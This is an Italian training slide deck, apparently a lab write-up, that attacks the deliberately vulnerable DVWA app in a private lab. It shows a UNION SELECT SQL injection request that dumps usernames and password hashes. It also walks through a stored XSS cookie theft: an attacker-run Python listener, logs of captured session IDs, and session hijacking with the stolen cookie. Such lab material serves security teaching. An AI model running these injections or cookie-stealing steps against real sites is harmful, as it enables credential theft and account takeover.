
Questo è un parametro che inizialmente può essere usato per recuperare un singolo record dal database, per esempio un utente con un determinato ID

## BONUS



`id=1 UNION SELECT 2, user, password FROM users --`

Serve a combinare i risultati della query originale con quelli della query aggiuntiva. Questo è usato per iniettare dati estranei all'interno della stessa risposta della query.



BONUS



id=1 UNION SELECT 2, user, password FROM users --

The screenshot shows the Burp Suite Community Edition interface. In the Request tab, a GET request is being modified. The URL is /dvwa/vulnerabilities/sqlinjection/?id=1%20UNION%20SELECT%20user,%20password%20FROM%20users%20--&Submit=Submit. An orange arrow points from the text above to this URL. The Raw tab shows the modified request. In the Render tab, the response is displayed as HTML, showing a list of users with their first name and surname. A large orange callout box contains the text: "Qui si richiede di estrarre le colonne user (nome utente) e password (password) dalla tabella users".

Request

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/sqlinjection/?id=1%20UNION%20SELECT%20user,%20password%20FROM%20users%20--&Submit=Submit
HTTP/1.1
2 Host: 192.168.11.112
3 Accept-Language: en-US
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.11.112/dvwa/vulnerabilities/sqlinjection/
8 Accept-Encoding: gzip, deflate, br
9 Cookie: security=medium; PHPSESSID=386664ab3ffe76d77b9de871b79f43ab
10 Connection:keep-alive
11
12
```

Raw Hex Render

Inspector Request attributes Request body parameters Request cookies Response headers Notes

Target: http://192.168.11.112 | HTTP/1.1

Qui si richiede di estrarre le colonne user (nome utente) e password (password) dalla tabella users

Request

Pretty Raw Hex

```
1 <h3> User ID: 1 </h3>
2 <form action="#" method="GET">
3   <input type="text" value="1" name="id" />
4   <input type="submit" value="Submit" />
5 </form>
6 <pre>
7 ID: 1 UNION SELECT user, password FROM users --<br>
8 First name: admin<br>
9 Surname: 5f4dcc3b5aa765d61d8327deb882cf99
10 </pre>
11 <pre>
12 ID: 1 UNION SELECT user, password FROM users --<br>
13 First name: gordon<br>
14 Surname: e99a18c428cb38d5f260853678922e03
15 </pre>
16 <pre>
17 ID: 1 UNION SELECT user, password FROM users --<br>
18 First name: 1337<br>
19 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
20 </pre>
21 <pre>
22 ID: 1 UNION SELECT user, password FROM users --<br>
23 First name: pablo<br>
24 Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
25 </pre>
26 <pre>
27 ID: 1 UNION SELECT user, password FROM users --<br>
28 First name: smithy<br>
29 Surname: 5f4dcc3b5aa765d61d8327deb882cf99
30 </pre>
31
32 </div>
33 <h2>
```


Search 0 highlights Search 0 highlights

# BONUS



```
id=1 UNION SELECT 2, user, password FROM users --
```

ers -



Questo è un commento SQL, che indica che il resto della query viene ignorato dal database. In altre parole, tutto ciò che viene dopo -- è "dimenticato" dal database, evitando errori nella query originale.

BONUS



id=1 UNION SELECT 2, user, password FROM users --

Burp Suite Community Edition v2024.5.5 - Temporary Project

Project Intruder Repeater View Help

Proxy Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Target: http://192.168.11.112 | HTTP/1.1

Request

```
Pretty Raw Hex
1 GET /dvwa/vulnerabilities/sqlin/?id=
1%20UNION%20SELECT%20user,%20password%20FROM%20users%20--&Submit=Submit
HTTP/1.1
2 Host: 192.168.11.112
3 Accept-Language: en-US
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.11.112/dvwa/vulnerabilities/sqlin/
8 Accept-Encoding: gzip, deflate, br
9 Cookie: security=medium; PHPSESSID=386664ab3ffe76d77b9de871b79f43ab
10 Connection:keep-alive
11
12
```

Response

```
Pretty Raw Hex Render
58
59
60
61
62
63
64
65
66
67
68
69
```

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

Notes

Send Cancel < > Send Inspector

The screenshot shows a Burp Suite session where a UNION SELECT SQL injection exploit has been sent to a target at http://192.168.11.112. The request is a GET to /dvwa/vulnerabilities/sqlin/?id=1%20UNION%20SELECT%20user,%20password%20FROM%20users%20--&Submit=Submit. The response displays multiple user records returned by the database. An orange arrow points from the exploit in the request to the resulting user data in the response. The response includes several pre tags containing user information: ID: 1 UNION SELECT user, password FROM users --, First name: admin, Surname: admin; ID: 1 UNION SELECT user, password FROM users --, First name: admin, Surname: 5f4dcc3b5aa765d61d8327deb882cf99; ID: 1 UNION SELECT user, password FROM users --, First name: gordonb, Surname: e99a18c428cb38d5f260853678922e03; ID: 1 UNION SELECT user, password FROM users --, First name: 1337, Surname: 8d3533d75ae2c3966d7e0d4fcc69216b; ID: 1 UNION SELECT user, password FROM users --, First name: pablo, Surname: 0d107d09f5bbe40cade3de5c71e9e9b7; ID: 1 UNION SELECT user, password FROM users --, First name: smithy, Surname: 5f4dcc3b5aa765d61d8327deb882cf99.

# PROGETTI

GIORNO 2



**XSS PERMANENTE**

GIORNO 3



**BOF**

GIORNO 4



METASPOITABLE  
VULNERABILITY



**XSS PERMANENTE**

# XSS PERMANENTE

CAUSE:  
Mancata sanificazione  
dell'input dell'utente. Una  
situazione analoga è quella  
dell'SQL injection

# XSS PERMANENTE

La caratteristica principale di un attacco **Stored XSS** è che il codice malevolo viene **permanentemente salvato** sul server, ad esempio in un database, e poi servito ad altri utenti quando accedono alla pagina compromessa

CAUSE:  
Mancata sanificazione dell'input dell'utente. Una situazione analoga è quella dell'SQL injection

# XSS PERMANENTE

La caratteristica principale di un attacco **Stored XSS** è che il codice malevolo viene **permanentemente salvato** sul server, ad esempio in un database, e poi servito ad altri utenti quando accedono alla pagina compromessa

## CAUSE:

Mancata sanificazione dell'input dell'utente. Una situazione analoga è quella dell'SQL injection

Come funziona un attacco XSS Stored:  
**Iniezione del codice:** L'attaccante invia un payload (ad esempio un frammento di codice JavaScript) attraverso un modulo web, una ricerca, un commento o qualsiasi altro campo di input che venga poi memorizzato dal server (ad esempio nel database).

**Memorizzazione:** Il codice malevolo viene salvato nel sistema (ad esempio nel database) senza essere correttamente filtrato o sanificato.

**Esecuzione:** Quando un altro utente accede alla pagina che visualizza i dati compromessi (ad esempio un commento), il browser dell'utente esegue il codice JavaScript inserito dal malintenzionato

# XSS PERMANENTE

La caratteristica principale di un attacco **Stored XSS** è che il codice malevolo viene **permanentemente salvato** sul server, ad esempio in un database, e poi servito ad altri utenti quando accedono alla pagina compromessa

## CONSEGUENZE:

### Furto di sessioni (Session Hijacking):

L'attaccante può rubare i cookie di sessione dell'utente e quindi ottenere accesso al suo account.

**Frode:** L'attaccante potrebbe eseguire operazioni fraudolente come reindirizzare l'utente a siti dannosi, ottenere credenziali o manipolare le informazioni visualizzate.

**Malware:** Il codice JavaScript malevolo potrebbe scaricare o eseguire malware sul dispositivo dell'utente.

**Attacchi phishing:** Il codice iniettato potrebbe simulare un interfaccia di login falsa per rubare credenziali

Come funziona un attacco XSS Stored:

**Iniezione del codice:** L'attaccante invia un payload (ad esempio un frammento di codice JavaScript) attraverso un modulo web, una ricerca, un commento o qualsiasi altro campo di input che venga poi memorizzato dal server (ad esempio nel database).

**Memorizzazione:** Il codice malevolo viene salvato nel sistema (ad esempio nel database) senza essere correttamente filtrato o sanificato.

**Esecuzione:** Quando un altro utente accede alla pagina che visualizza i dati compromessi (ad esempio un commento), il browser dell'utente esegue il codice JavaScript inserito dal malintenzionato

# SVOLGIMENTO

**XSS PERMANENTE**



# SVOLGIMENTO

XSS PERMANENTE

1

AVVIARE IL SERVER HTTP PYTHON

2

INIETTARE IL CODICE MALEVOLO

3

ESECUZIONE DEL CODICE MALEVOLO

4

USO DEL COOKIE RUBATO

# SVOLGIMENTO

XSS PERMANENTE

1

AVVIARE IL SERVER HTTP PYTHON

```
(kali㉿kali)-[~]
$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
```



# SVOLGIMENTO

XSS PERMANENTE

2

INIETTARE IL CODICE MALEVOLO

3

ESECUZIONE DEL CODICE MALEVOLO

4

USO DEL COOKIE RUBATO



# SVOLGIMENTO

## XSS PERMANENTE

2

## INIETTARE IL CODICE MALEVOLO

Cosa fa questo codice?

- Quando qualcuno visita la pagina, il suo browser esegue il tuo codice JavaScript.

Il codice prende i **cookie** del visitatore (che contengono il suo "biglietto d'accesso" al sito) e li invia al tuo server Kali.

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*

Message \*

# SVOLGIMENTO

## XSS PERMANENTE

3

## ESECUZIONE DEL CODICE MALEVOLO

Ora aspetta che un altro utente (la vittima) visiti la pagina della bacheca. Questo utente è loggato al sito e ha un cookie di sessione attivo.

- 1.La vittima apre la pagina e legge il tuo messaggio.
- 2.Il suo browser esegue automaticamente il codice nascosto.
- 3.Il cookie della sessione della vittima viene inviato al tuo server Kali.

Sul terminale di Kali, vedrai qualcosa come:

```
(kali㉿kali)-[~] 192.168.13.150/dvwa/vulnerabilities/xss_s/
└─$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.13.100 - - [18/Nov/2024 12:58:51] "GET /?cookie=security=low;%20PHPSESSID=dba70e1575646658996d2e973a1aea HTTP/1.1" 200 -
192.168.13.100 - - [18/Nov/2024 12:59:52] "GET /?cookie=security=low;%20PHPSESSID=ffd4ef185ef0735136e56aceac49820e HTTP/1.1" 200 -
```

# SVOLGIMENTO

XSS PERMANENTE

4

## USO DEL COOKIE RUBATO

Ora hai il cookie della vittima. Puoi usarlo per accedere al sito come se fossi lei, senza conoscere la sua password.

- 1.Torna su DVWA nel tuo browser su Kali.
- 2.Apri gli **Strumenti per sviluppatori** del browser (premi F12 o Ctrl+Shift+I).
- 3.Vai alla scheda **Application** (o **Storage**, a seconda del browser).
- 4.Trova i cookie salvati per il sito vulnerabile.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	ffd4ef185ef0735136e56aceac49820e	192.168.13.150	/	Session	41	false	false	None	Mon, 18 Nov 2024 12:03:05 GMT
security	low	192.168.13.150	/dvwa	Session	11	false	false	None	Mon, 18 Nov 2024 12:03:12 GMT

Cerca il cookie chiamato PHPSESSID e sostituirlo con quello rubato:

- 5.Ricarica la pagina.

Ora sei loggato come la vittima. Puoi fare tutto ciò che la vittima poteva fare: leggere i suoi dati, cambiare le impostazioni, ecc.

SVOLGIMENTO

XSS PERMANENTE

30 bonus

# Bon nus

```
<?php

if(isset($_POST['btnSign']))
{

    $message = trim($_POST['mtxMessage']);
    $name    = trim($_POST['txtName']);

    // Sanitize message input
    $message = stripslashes($message);
    $message = mysql_real_escape_string($message);

    // Sanitize name input
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');
}

?>
```

```
<?php

if(isset($_POST['btnSign']))
{

    $message = trim($_POST['mtxMessage']);
    $name    = trim($_POST['txtName']);

    // Sanitize message input
    $message = trim(strip_tags(addslashes($message)));
    $message = mysql_real_escape_string($message);
